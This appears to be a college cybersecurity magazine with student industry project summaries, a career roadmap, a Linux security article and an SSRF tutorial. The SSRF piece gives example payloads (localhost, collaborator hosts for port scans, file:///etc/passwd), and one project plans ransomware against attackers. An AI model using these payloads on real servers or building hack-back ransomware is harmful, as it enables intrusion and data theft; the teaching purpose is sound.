Vineet Kumar is a Social Entrepreneur, Founder and President of CyberPeace Foundation. He studied Cyber Defence and Information Assurance at Cranfield University, United Kingdom. He is also an alumnus of Cambridge University, UK where he studied Leadership. He served at the significant position of Chief Technology Officer (CTO) & Head of the State Government agency, Cyber Defense Research Centre (CDRC) of Government of Jharkhand. He is also part of the Territorial Army like Union Minister - Anurag Thakur, Politician - Sachin Pilot, Cricketer - Mahendra Singh Dhoni, Actor - Mohanlal.

In the capacity of member of various forums such as "Cyber Security Task Force of NASSCOM-DSCI" setup by the Hon. Prime Minister of India, been part of Indian Government delegation to foreign countries and Member of the Advisory Council of Public Interest Registry(PIR), USA among many others, Vineet continues to serve the nation through his prudent initiatives in the ever-evolving cyber threat landscape.

Vineet has been quoted as an expert in International and National media like NewYork Times, BBC, Channel 4, Radio France International, CNN, CNBC, India Today, Bloomberg, Mint, Zee News, AajTak to name a few.

He is also the:
- Member of the Government of India Expert Groups and Committees on Cyber Security
- Advisor and Member of the Expert group to Government agencies, UN agencies, Non-Government agencies, public and private universities.
- Certified Corporate Director and board member (Independent Director) of few companies & orgs.

PROJECTS IN COLLABORATION WITH INDUSTRY

Name of group members:
Aabha Wagh
Vaidehi Salvi
Jash Bhanushali
Rutuja Umap

Company Name:
CyberPeace Foundation
Company Founder/ Guide Name:
Vineet Kumar/ Dr. Nilakshi Jain

Topic Name:
CyberCon

Help guidance provided by the company:
Our industry expert Dr Nilakshi Jain provided crucial feedback on our development. Nilakshi ma'am guided us in every step of the process, nudging us in the right direction. Ma'am gave us the industrial perspective on the output that our website must aim to provide.

Your Contribution:
Our team built a web-based application from scratch called CyberCon. A CTF event website that hosts several cyber domain challenges created and curated by our members ranging from beginner to expert-level questions. Our challenges are jeopardy-style CTF events consisting of questions from domains such as networking, cryptography, and many more. This project aims to create a catalyst for cybersecurity enthusiasts to step into this field and create awareness among the new generation of tech enthusiasts for sustainable development and a bright future.

Future scope with company/ project:
CyberPeace is a non-profit organization with a vision of pioneering CyberPeace initiatives against cybercrimes and creating awareness in society to guard itself against such happenings.
Our project's future scope is for CyberCon to facilitate the organization for the cause by developing it as an event held by the foundation for young students to help them generate interest in cybersecurity and also develop CyberCon to train a team of cybersecurity expert mentors.
The website could be developed further by adding more challenges based on the player's expertise rather than a general interface.

PROJECTS IN COLLABORATION WITH INDUSTRY

Name of group members:
Umang Bhanushali
Aditya Kamble
Sudip Khotkar
Prerna Patil

Company Name:
Ultranous
Company CEO/ Guide Name:
Małgorzata Fiedor/ Mr. Pratik Patil

Topic Name:
Custom SIEM Using EFK

Help guidance provided by the company:
Our industry expert Mr. Pratik Patil provided crucial feedback on our development. Sir Pratik Patil guided us in every step of the process, nudging us in the right direction. Sir gave us the industrial perspective on the output that our software must aim to provide.

Your Contribution:
Our team built software from scratch called SIEM. Our challenge was to create a Custom SIEM that will be cheaper compared to other SIEM solutions. So Virtual cyber labs and our team members created a Custom SIEM solution at a cheaper rate. This project aims to develop a SIEM management with an open-source tool and then make a comparison between a commercially available tool and a custom tool. From the end result, smaller agencies or IT safety companies can locate an alternative to greater steeply-priced offerings. By using this custom tool it increases the possibility that smaller companies ought to implement SIEM-control.

Future scope with company/ project:
Commercially made SIEM are normally complex and can be steeply-priced. This can also discourage smaller businesses to gather security equipment and consequently compromise its safety. To counteract this if a lightweight variant of a SIEM can be made and what drawbacks or benefits may be received from it. The custom SIEM could be developed further by adding latest security technologies.

PROJECTS IN COLLABORATION WITH INDUSTRY

Name of group members:
Pratham Kamtekar
Tushar Patil
Atharva Dhuri
Pranay Patil

Company name:
Orange business service
Company founder/ guide name:
Deepak Dhuri

Topic name:
INFOSINT

Help guidance provided by the company:
Guided throughout the project helping it to understand osint and its frameworks , suggested additional tools to add

Your contribution:
Building the complete project adding multiple modules to it fulfilling expectations of company. Testing our in multiple scenarios as well as in real time implementations. We have built an osint tool with essential components that can be used for the foot printing phase or gathering information about the target

Future scope with company/ project:
Our project has 13 modules out of that we have successfully implemented 7 modules the rest wee will be working to implement those so that it will be used as complete tool for foot printing phase.
We have talked with another company for real time testing of this tool as they believe this tool will help them in their business after we implement it completely with all 13 modules. The current company will also wants to test this tool after completion.

PROJECTS IN COLLABORATION WITH INDUSTRY

Name of group members
Shubham More
Sanket Singh
Kshitij Sonawane
Pramod Virkar

Company name
CyberNGO
Company founder/ guide name
Bhaumik Merchant

Topic name
Cyber Crime Awareness Portal

Help guidance provided by company
Provided us with information about different kinds of Cyber-crimes and SOPs' templates related to the same.

Your contribution
Developed the portal and researched SOPs for different Cyber Crimes to display on the portal.

Future scope with company/ project
This project has a lot of potential for growth in the future. We can add visual images, audio clips, and films about various cybercrimes and how to protect yourself from them to the portal. We may also include a reporting tool for cybercrime to this portal. So that users can report crimes on the portal and receive preventative measures. In the future, we can create a help-bot feature that responds to victims immediately and actively, minimizing their losses because of cybercrime.

PROJECTS IN COLLABORATION WITH INDUSTRY

Group members
Rammya Sakpal
Parshva Doshi
Darsh Patel

Company Name
HackHunt Cybersecurity LLP
CompanyFounder / guide name
Abhishek Agrawal

Topic Name
Threat Venatio

Help guidance provided by the company
Mr. Abhishek Agrawal helped us to make the project more industry ready. He helped us shortlist the industry issues we must concentrate on and designed the project architecture.

Your Contribution
The presented prototype leverages machine learning in a similar manner, algorithms like Decision tree, Random Forest, Support Vector algorithm and logistic regression were used to identify three common proble faced by any entity that is trying t grow in this era - Phishing Atttack, DDos Attack and Malicious URL. This is done by employing machine learning techniques to recognize and respond to assaults. Big data sets of security events can be analyzed to find patterns in harmful activity and help with this. When similar events are found, ML makes it so that the trained ML model can automatically handle them. For instance, by utilizing Indicators of Compromise, it is possible to produce the dataset needed to train a machine learning model (IOC). These can support real-time monitoring, threat detection, and threat response. IOC data sets can be utilized to classify malware activities using ML classification
techniques.

PROJECTS IN COLLABORATION WITH INDUSTRY

Group members
Ritvik Karbhari
Sahil Raulo
Aditya Panda
Izaan Shaik

Company Name
CYBER SECURED INDIA
CompanyFounder / guide name
Mr. Nikhil Mahadeshwar

Topic Name
CYGIENE:- Cyber Hygiene score app

Help guidance provided by the company
This innovative idea of making a mobile security app was given by Sir Nikhil Mahadeshwar, with his guidance we started working on making this app which would help a normal person secure his device from threats and vulnerabilities. The idea was very much in favor of industry needs. There are almost 650 million smartphone users in India and security of smartphones has become a major issue in recent times. Keeping this in mind we have decided to work on this project.

Your Contribution
We made Cygiene as a cross platform app using Flutter framework. The coding of our app is from scratch. We have used API'S for some parameters. Cygiene gives you the cygiene score based on the security parameters. We had divided the whole project amongst all group members equally. We all believe in this idea and looking forward to complete this app and take this to industry level.

Future scope with company/ project
We are planning to launch the app on play store and app store. Before launching we are looking for suggestions and feedback from certain number of users. We will be implementing more parameters in future. We will also make this available for companies/ corporates on a large scale.

PROJECTS IN COLLABORATION WITH INDUSTRY

Group members
Atharva Auti
Jay Makwana
VIvek Mishra
Shrawani Pagar

Company Name
HackHunt Cybersecurity LLP
CompanyFounder / guide name
Abhishek Agrawal

Topic Name
HoneyTack: Improved Honeypot

Help guidance provided by the company
Mr. Abhishek Agrawal helped us to make the project more industry ready. He taught us how to test honeypot in the firewall environment. We tested our HoneyTrack with Pfsense firewall and Snort IDS which really helped us to know where are project stands in market and we have done improvement accordingly.

Your Contribution
We set up a HoneyTrack in the Microsoft Azure cloud and monitored the attacks taken on our server. To display the records and the data collected of the records we used Kibana and Elastic stack for data visualization. We set 3 payloads for the attacker who manages to break into our server, which will help us track the attacker. The Honeypots are steadily advancing and adapting to the new threats posed to the organization. From the testing of theHoneyTrack, it can be concluded that the companies can launch security policies based on the results of the HoneyTrack which will protect the systems and help the employees to keep their data safe by avoiding the most commonly used usernames, passwords, etc. This tool is lightweight and can be easily and quickly installed in any system making it very efficient to use. Also, all the steps to install and use it are user-friendly.

Future scope with company / project
We are planning to build ransomware as our fourth payload. This ransomware will enter the attacker's system and lock it so that it won't be able to access it, and we are one step closer to the hacker. This is currently an IDS system; in the future we will advance it to IPS. We are also going to merge our project "HoneyTrack" with the college's Incident response policy, this is a great honor to us.

PROJECTS IN COLLABORATION WITH INDUSTRY

Group members
Shruti Dantala
Kaivalya Mungase
Drashti Nagda
Shivam Pandit

Company Name
CYBER SECURED INDIA
Company Founder / guide name
Mr. Nikhil Mahadeshwar

Topic name
FINTER

Your Contribution
It is a file integrity monitoring tool that is used to maintain the integrity of the data. It is a tool that will continuously monitor the directory with important files and sensitive data thus, maintaining the integrity. All the events occurring are logged for future reference if some ill events occur in the organization.

External Mentor/Industry Person: Mr.Nikhil Mahadeshwar

Help guidance provided by the company
Mr. Nikhil sir has supported and still supports our academic and overall technical development since day 1 we collaborated with them. When we kept forward the initial idea of the project, they declared it to be phenomenal and supported it on every turn. It was him who encouraged us to carry on in the days when we felt we could not. It was them who gave us a different vision regarding our project. It is their motivation, expectations from us that always keeps us going forward.

PROJECTS IN COLLABORATION WITH INDUSTRY

Group members
Aishwarya Kadam
Muskan Rathod
Harsh Raul

Company Name
Virtual Cyberlabs

CompanyFounder / guide name
Urvesh Thakkar

Topic Name
Red Team Simulation

Help guidance provided by the company
Our company mentor assisted with writing attack scripts and provided UI suggestions for our project .

Your Contribution
Developed a GUI for the application and integrated the attacking scripts
We will implement remote testing, chaining of attacks, and report generation, along with additional attacks, to enhance the functionality of our application.

EDITORIAL

Roadmap To Success

-Jay Makwana (TE)

Hi,

Welcome to the 4-year Roadmap to becoming Cyber Security Expert, this roadmap is in accordance with your 4-year bachelor's degree in cyber security. I am currently in 3rd year (sem-6) and to be honest I have different priorities and no guidance when I started my journey in Cyber Security. So for writing this roadmap, I have interviewed my classmates who are already doing great in cyber security from whom I learn and explored cyber security. Without them, it was not possible and the roadmap is totally based on my experience. This roadmap talks about the exact steps to follow in your 4 years of degree if you want a great career in cyber security after graduation. I have divided the roadmap year-wise, this makes concepts easier to read & understand.

First Year

I

Second Year

II

Third Year

III

Fourth Year

IV

First Year

New to Cyber Security? or do you already know something about cybersecurity? you have to start doing things from scratch. If you have good knowledge then you may skip some tasks but I will advise you to practice again, this will help you in gaining confidence and brush up on your skill.

Task 1 – Virtualization

This is a really simplest topic to learn but really difficult to master it. I am really grateful to my friends who taught me about running VMs (virtual machines). Within the first month of your college install type2 hypervisor (oracle virtual box, VMware workstation, etc) and learn to install and configure the different operating systems. Start with ubuntu, kali, or parrot. Go with ubuntu if you're not familiar with Linux CLI and stuff. Ubuntu will really help you to learn and set up all tools you have to use. It's a super light OS and awesome to start Linux. Try to use Linux in the first place because Linux is basic requirement if you want to go into Cybersecurity and Linux is extra CTC if you're a developer.

Task 2 – Coding

Now biggest myth for freshers is programming is not compulsory in Cybersecurity and that's the fact but not for all. Scripting is a top skill required for the Cybersecurity domain, either go for network security, application security, administration, or analysis you have to write scripts. No one will hire you as CISO without experience in cyber security, you need a job for experience and you need scripting for a job. Now scripting includes (bash, python, go, perl, etc). Bash and Python is a must. This is scripting but programming is a different topic. Which gets you into development. Now cyber security is not an easy career. Professionals earn how much they desire but you should have skills that can make you professional in this field. Cyber Security career is not domain specific you have to learn and get experience in everything in the Technical world. My point is just don't skip programming, practice writing code in C, C++, Java, and Python.

Task 3 – Computer Networking

This is a really interesting topic to learn, I enjoyed it and my friends did too. We talk in imagination and consider all possibilities with networking, good solution for the network will depend on how good you're conceptually at networking. I am good at this topic and I like to listen to networking issues and solutions. You start with understanding IP address and subnetting. After this start with learning basic concepts in Computer networking. You may also do courses, I will suggest you to do Networking Essentials by CISCO which is 100% free. This topic is like the core of cyber security. Hacking happens due to flaws in Networking. It can network in a website, a network of infrastructure, or a network of humans.

Task 4 – Cryptography

Cryptography is really next level and a never-ending topic, but you have to go through it. I will just suggest to go through this topic. You don't have to dive into it but should have knowledge about encryptions & decryptions techniques.

Second year

Second year

Second year is all about practical stuff. Hands On Hacking!

Task 1 – CTF's

Start with practicing CTF's, make account on TryHackMe or HackTheBox or Both. Instead of doing premium certifications like CEH or security+ go for solving CTF and understand topics practically. If you're done with all free CTF's you can invest in TryHackMe premium subscription. Its really cheap as compare to Certification and will give you more confidence then certifications. Learn the 8 certification paths, buy premium if you feel you should be doing paid rooms, I'd suggest buy it in vacation.
DON'T GET HUNGRY FOR BUG BOUNTY - you're yet to find your niche.

Task 2 - Networking

Attend community events, get in touch with your peers, collaborate with them on projects, hackathons, CTFs etc. Join various Discord communities to find your niche, join THM, Foss, IDC, Google Dev Group, GDSC, BSides. Peer doing great in field you want to aspire is what always motivates you to stretch over your limit. But never compare with your skills and friends. Always try to learn, you don't need to be better than other unless you're confident in things you know.

Task 3 – Learn Administration

You did all the attacks and all, but you forgot there's a good defensive side of Cybersecurity too.

BLUE TEAMING - Don't forget about the shit OS you used before - Windows - that has a lot of market share since no brainers use it daily, we have to protect this systems, (even though you are more into red teaming - you still gotta do it)

Learn Windows Fundamentals (use TryHackMe)

Learn how PCs are setup in an organization - Active Directory - I'd suggest TCM Security Course for Ethical Hacking (only AD part)

Learn Forensics, Windows Tools, Learn how logs are analyzed

Firewalls, IDS, how can you bypass it - Learn real world shit like Fortinet, Symantec etc

Learn about already existing systems like SolarWinds

You have the LOGS, you can view it more visually - Learn Elastic Search, Tableau or Neo4J.

In simple words, you should be able to do administration job independent of Operating system. Powershell, terminal and file system should not be doubt in your career.

Don't forget to practice CTFs regularly

Task 4 – Free certifications & courses

There are lots of free certs and also paid certs with no cost. Me and my friends always get 100% discount codes on twitter and linkedin for premium course. If you don't know which certificate is free or which is best to go with. You can take help of linkedin, you can see on my linkedin profile (@thejaymakwana) or any other person who is growing and learning in field of cyber security, you will find ample amount of options.

Security courses – Portswigger, CISCO free courses, CodeRed, TCM security, TryHackMe.

Programming – Coursera, FreeCodeCamp, W3school, scrimba.

Third year

Third year

Third year is more like understanding the cyber security industry. You need to understanding what industry is looking for when it comes to hire you as a cyber security professionals. First is you should sound professional. Work on your business etiquettes and ethics, build co-operate communications, time managements and how to work collaboratively with team.

Task 1 – Learn frameworks and standards

In order to sound professionals you should be known to standards of cyber security. You should be able to talk on some security topics with industry person and should able to ask questions. There are many frameworks industry follows.

MITTRE ATT&CK – Explore this framework as deep as you can, knowing this framework can also get you job. Learn how it helps blue team, red team, purple team and white hats. Co-operate sometime only looking for person who can implement MITTRE ATT&CK framework to there security posture.

There are also framework you must know ASAP, ISO27001, NIST cyber security framework, Cyber kill chain, OSINT, OSI and TCP/IP model are some of them.

MITTRE ATT&CK and ISO27001 is must!

Task 2 - Internship & certifications

Don't forget to take part in Free internship and Certifications. You can really join VTF foundation for a year and explore all thing they have for a year. They conduct bootcamps, internships, Pathways and many more. This really help me to build my network and develop my business etiquettes. The content and structure of their internships are also awesome to get start into cyber security.

Task 3 – Teach someone

Now you have wide knowledge about more than one field in cyber security, its time to brush up all stuff you know and keep enhancing. Me and my friends take lectures of cyber security subjects of our own batch. I have also explained many stuff to the CEH aspirates who was preparing for exams. This really help me to remember all stuffs I studied in past and explaining others make my understanding more clear. Speaking in front of class on stage and clearing there doubts is difficult in starting but really important to deal with this fear as soon as possible. Whatever mistake you do in college is not consider but mistake in company is not tolerated. I don't want to fear, just take is easy and start exploring all thing ASAP.

Task 4 – Projects, Resume, Publications

Do good projects in first 2 years so that your resume will have the keywords necessary for the Job (I'd suggest overleaf.com or resume ai to generate it)

Do some in depth research on what you like, suppose cryptography, study it more through, its a good domain to get involved in - ask your peers interested in cryptography - study research papers from IEEE etc

Three/Six Months of Part Time Internship will keep you involved in Cyber Security so that you dont forget what you doing

Get ready for your placements/masters plan

Fourth year

Fourth Year

Now in 4th year all students will be confused about placements. Majority of students will move to development and other domain rather then cyber security because probability for fresher get into cyber security is very less. But if you have done all the steps mention in first 3 years and you're confident about your skills and you have interest in cyber security then you should stick to it. Apart from this I don't want to give you more for 4th year. You'll lots of stuff to do and I don't want to make your schedule just to focus on cyber security. Remember one thing only to things if that interests you. Don't follow someone else path.

Task 1 – Projects

You should have really good projects in your buckets. This is really what makes you different from others. If you're not much into coding then you should have good research paper on trending topics and good knowledge to tools used in cyber security.

Task 2 – Mental peace

Now you have done enough to get a job. Now observe cyber security industry, understand industry, learn skills which a in demand, collaborate with professionals for projects, research and talk with them.

Task 3 – Placement

Don't depend on college placements for cyber security roles. Try off-campus, reach your industry network and ask for referral, you will find many options on indeed for fresher. Try to get a remote job in a foreign company, if you're 4th year with enough xp, they will hire you for sure, France, United Kingdom, Germany, Dutch, Japan, United States (pretty hard to get in). This will give you exposure to work in other countries - and maybe a future opportunity to go there.

Make sure you get sufficient income - atleast negotiate for it - since its a foreign country, don't get exploited like a slave.

Your time will pass with your friends, internships and placements/MS prep - you have learnt what you shall in the first 2-3 years - you grinded a lot

- Jay Makwana (TE)

Linux in CyberSecurity

Table of Contents :

[Introduction]
[linux]

GNU/Linux often referred to as Linux is a free and open-source operating system widely recognized for its flexibility and security features. The linux kernel was originally developed by Linus Torvalds in 1991. At that time it wasn't a fully functional operating system. Later a combination of Linux kernel and several GNU tools a complete operating system was created which was named as GNU/Linux.

[cybersecurity]

CyberSecurity is the practice of protecting computer, data, digital assets and information from theft, loss and unauthorised access. Wide range of measures such as use of firewalls, several security protocols, encryption, authentication etc are taken to ensure safety and prevent cyber attacks and integrity loss. With the growth of digitalisation cyber security has become a major concern.

[linux in cybersecurity]

Linux is a widely used operating system in the corporate world with almost 96% of servers run Linux as their Operating system. Linux is used in cybersecurity because of its strong security features, flexibility towards customisation, and being open source. Linux out of the box provides several security tools and features necessary. Due to Linux being open source in nature, leading security researchers can actively review code for vulnerabilities and zero bugs and hence making it more secure and privacy oriented.

[Security features in linux]

As mentioned earlier, Linux out of the box provides security features such as access control, firewall, intrusion detection system, kernel security, user authentication, file system permissions, encryption just to name some. Let's have a brief look into security features provided by linux. Since the kernel is responsible for managing system resources and is core of an OS a strong priority and focus is given on kernel security. Frequent patches, updates are being provided to the linux kernel. Features such as memory protection, access control sandboxing are designed by keeping the kernel security in mind. Files being an integral part of security file system permissions in linux are designed by keeping it in mind. In linux administrators can authorise who can access which file and what permissions are given among read, modify, execute and even delete files. Every file and directory are given a set of permissions that allow and determine which user and groups can do what actions. This ensures integrity and makes sure no unauthorized access is given to important and sensitive files.

Linux also provides user authentication, authorisation(as discussed during file system permission) and access control system. User accounts can be given only selective access to the system and several authentication methods can be ensured like passwords, pins, biometrics. This makes sure that only authenticated and authorised users have access to sensitive data. For network security linux provides iptables which is a powerful built-in firewall that allows admin to control and filter network traffic and block unauthorised access. With iptables you can configure It allows you to configure certain rules to determine how traffic should be handled. It is also flexible to use which can even create complex rules to filter network traffic. The audit tool SELinux(Security Enhanced Linux) framework are the Intrusion detection tools provided by linux. These tools allow admin to monitor system activity, detect anomalous and suspicious behaviour, and prevent unauthorised access.

[So the question may arise 'Is Linux that bulletproof and invulnerable OS ???'
The answer to this question is 'No', Computer security expert Bruce Scheiner once said "There is no such thing as perfect security, only varying levels of insecurity." and to this I would like to add that even if your system is shutted down there is a chance that it may get compromised]

[Linux distros for privacy]
There are several linux distros tailored specifically for privacy of users and are designed in such a way that users' privacy is not compromised and data tracking is prevented.

Let's have a look at some of this :

Tails: Tails stand for 'The Amnesic Incognito Live System'. It is a distro focused on privacy and is designed to run from a USB drive or DVD. It offers a great variety of privacy tools and features such as firewalls, encryption tools and tor browser for anonymous web browsing.

Whonix: It is a privacy focused linux distro designed to run on a virtual machine. It includes tor network for anonymous web browsing and uses a two-part system to prevent any data leaks from the host machine. Whonix also offers a gateway which is generally paired with pentesting distros for more secure and anonymous traffic.

Qubes OS: It's yet another security focused distro that isolates applications and through virtualization and prevents data leaks. It also includes various tools such as tor network, VPNs, encryption, firewall.

[Linux distros for CyberSecurity]

There are many linux distros designed specially for cybersecurity professionals which include various tools and features for vulnerability assessment, pentesting, digital forensics and much more. Here are some most recommended linux distros for CyberSecurity:

Kali Linux: Kali linux is debian based open source linux distro for. It is aimed at penetration testing and security auditing. It provides a wide variety of common tools, configurations, and automations which allows users to focus on a task and complete it and not be bothered by other tasks and activities.

Parrot OS: Parrot offers home as well as security edition. Home being for daily usage and security being for special purposes of penetration testing and red team operations. Security edition offers various tools for privacy like anonsurf, TOR, Cryptography tools and is also pentesting ready. Also comes with some of the forensics tools.

BlackArch: BlackArch is a lightweight arch based linux distribution designed for penetration testing and security research. It comes with almost 2800 pre-installed tools and features for various cybersecurity professionals helping them in securing computer systems and networks.

[Linux Basics for CySec]

Let's have a look at some linux basics you should know before getting started into cybersecurity :

1. Command Line Interface: CLI on linux is a powerful tool for all users as it simplifies performing various tasks and executes command and scripts quickly and without any hassle. Remember this **'A mouse will never be as powerful as a keyboard'.**

2.Access control and file permission: Linux uses file permission system and access control to keep sensitive data safe from unauthorised access. CySec professionals should be aware of file permission and access controls to prevent the same.

3.Bash Scripting: Bash scripting is the process of creating bash scripts for bash shells. A bash script is a series of linux commands that are executed by bash shells. These scripts are mostly used for automation of repetitive tasks, performing sysadmin tasks, manipulating files and other tasks, which saves a lot of time for users and lets them focus on the task they are performing.

4.Firewall configuration: Linux provides built-in firewall called ip-tables, which can be used to filter the network and block unauthorised connection to the system. You can create certain rules to allow and block the traffic on your system. CySec professionals should be aware of these tasks to secure the network.

5.Encryption: Linux supports major encryption standards like RSA and AES, which can be used to encrypt files, data, directories and even network traffic.

6.Incident Response : CySec professionals should be aware of the Linux incident response process and various forensics and incident response tools, to identify the security incidents and respond to them accordingly.

[How to Securely use Linux]

Since no system is bulletproof, there are several things to follow to stay secure on linux.

1.Updated system: Regularly update your system, there are almost everyday repositories updated on various linux distros so that all issues are patched and no zero day is left. The updates are real time so it won't interrupt your ongoing work too.

2.Strong passwords: You should use strong and unique passwords for all user accounts and root account. Avoid usage of common and repetitive passwords.

3.Configure user accounts: Create separate user accounts with appropriate and only necessary permissions. Use access control to give proper permissions and authorise proper permissions for the file system.

4.Use encryption: Use encryption on sensitive data and also encrypt the hard drive. Various encryption tools are dm-crypt, VeraCrypt and LUKS.

5.Use Monitoring tools: You should use several monitoring tools like file i ntegrity monitor, Intrusion prevention and detections system which provide an extra layer of security.

6. Configure Firewall: You should configure your firewall to filter and avoid unauthorised access to the system. Use Secure protocols like SSH for remote desktop access. I'll conclude my article by saying that linux is a secure, reliable and popular choice of cybersecurity professionals as well as corporations who use it for their servers. Linux provides a strong, solid solution for building trustworthy and scalable security solutions. The Linux community is constantly working on making Linux a more secure and reliable OS for professionals across the world and even normal desktop users. From offering a wide variety of built-in security tools like Iptables, SELinux and features like authentication, authorisation linux thrives to achieve greater heights for cybersecurity professionals and users seeking privacy and security. Whether a cybersec professional, a developer or a user who only cares about the browser working, linux has got you all covered with a wide variety of distros tailored for special use cases, and simultaneously protect you from data and cyber threats.

- Kaiwalya Mungase (TE)

SSRF IN-DEPTH...

Hello mates, welcome to my blog.

Will talk about what ssrf is , where to check for, how to exploit & multiple bypasses & reports which help to escalate ssrf to rce ,etc.

WHAT SSRF IS?

SSRF also know as Server Side Request Forgery is one of the OWASP TOP 10 critical web vulnerability found on websites. This vulnerability allow an attacker to make unintended HTTP request to target's back-end server. ssrf is generally found when main application interact with 3rd party org or request data from it. eg: https://abc.example.com/image?url=https://image.com/image.jpg in this case example.com fetches image from 3rd party website ,an attacker can exploit this by manipulating the url= parameter by replacing the 3rd party with the http://127.0.0.1 or with burp collabrator link (jdfqweufbvjbf.ostify.net). If we get the ping back to our collabrator client then there are high chances that abc.example.com can be vulnerable to ssrf.

Alternative to burpsuite pro can be requestbin.

IMPACT:

SSRF can lead to perform internal port scan on the host or fetch internal files from the server. the attacker may also be able to read server configuration such as AWS metadata, connect to internal services like HTTP-enabled databases or perform POST requests towards internal services that are not intended to be exposed. uest with collabrator client.

TYPES OF SSRF

There are 2 types of ssrf:

1. Blind FSRF : blind ssrf can be use to do the internal port scan by putting the burp collabrator link & port after parameter it scans for internal port which can be be confirmed by looking at the response time bcoz doing port scan for port that doesn't exist taks time(invalid port) which confirms that here is blind ssrf in which server actually looks for port.

eg:https://abc.example.com/ssrf.php?
url=https://weghrweyeu.ostify.net:139
(burp collabrator client) which scans for port 139(smb) if the port is open then it returns 200 ok else if the port is closed and the response time is high than it confirms the presence of ssrf (reason: as the responce time is high like 1000ms or can be more which confirms that server scans for that port internally). The port scan can be done by replacing the port no from 1−65535 with the help of burp intruder.

2. Full Response SSRF: It gives whole response of the requested resourse from the server in this case the server blindly validates the user supplied input. eg: http://abc.example.com/proxy?url=file:///etc/passwd this will fetch the contenet of etc/passwd file.

BYPASS

There are high chances that the website will be protected by firewall so here is the few header bypass list that can be used.

Now-a-days there are high chances that localhost/127.0.0.1 won't work because that can be blacklisted , here are the few baypass that can be used.

If the website is hosted on any cloud instance like aws,gcp,etc. in that case localhost/127.0.0.1 won't work .so here is the list containg multiple urls which can be used to fuzz the parameter to leak sensitive data.

tip:- burp's extension called collabrator everywhere can be used which adds all the headers with collabrator payload in the request which can help to find ssrf.

RESOURCES

portswigger academy : https://portswigger.net/web-security/ssrf

this includes not only detailed explaination but also contains labs that can be solved which can give better understanding how ssrf can be present in realword scenario.

kathan patel's github repo:
https://github.com/KathanP19/HowToHunt/tree/master/SSRF

payloadallthethings ssrf repo containg multiple test cases ,bypasses & few selected top ssrf h1 reports & multiple references:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md

Ending this blog;
Hope you find it interesting and informative.
Happy Hacking!!!

 - **Deep Parasiya (SE)**

Cyber Security as a Career Option for Undergraduates

Cybersecurity is a rapidly growing field that offers exciting career opportunities for undergraduate students. With the increasing reliance on technology and the rise in cyber threats, the demand for cybersecurity professionals is on the rise.

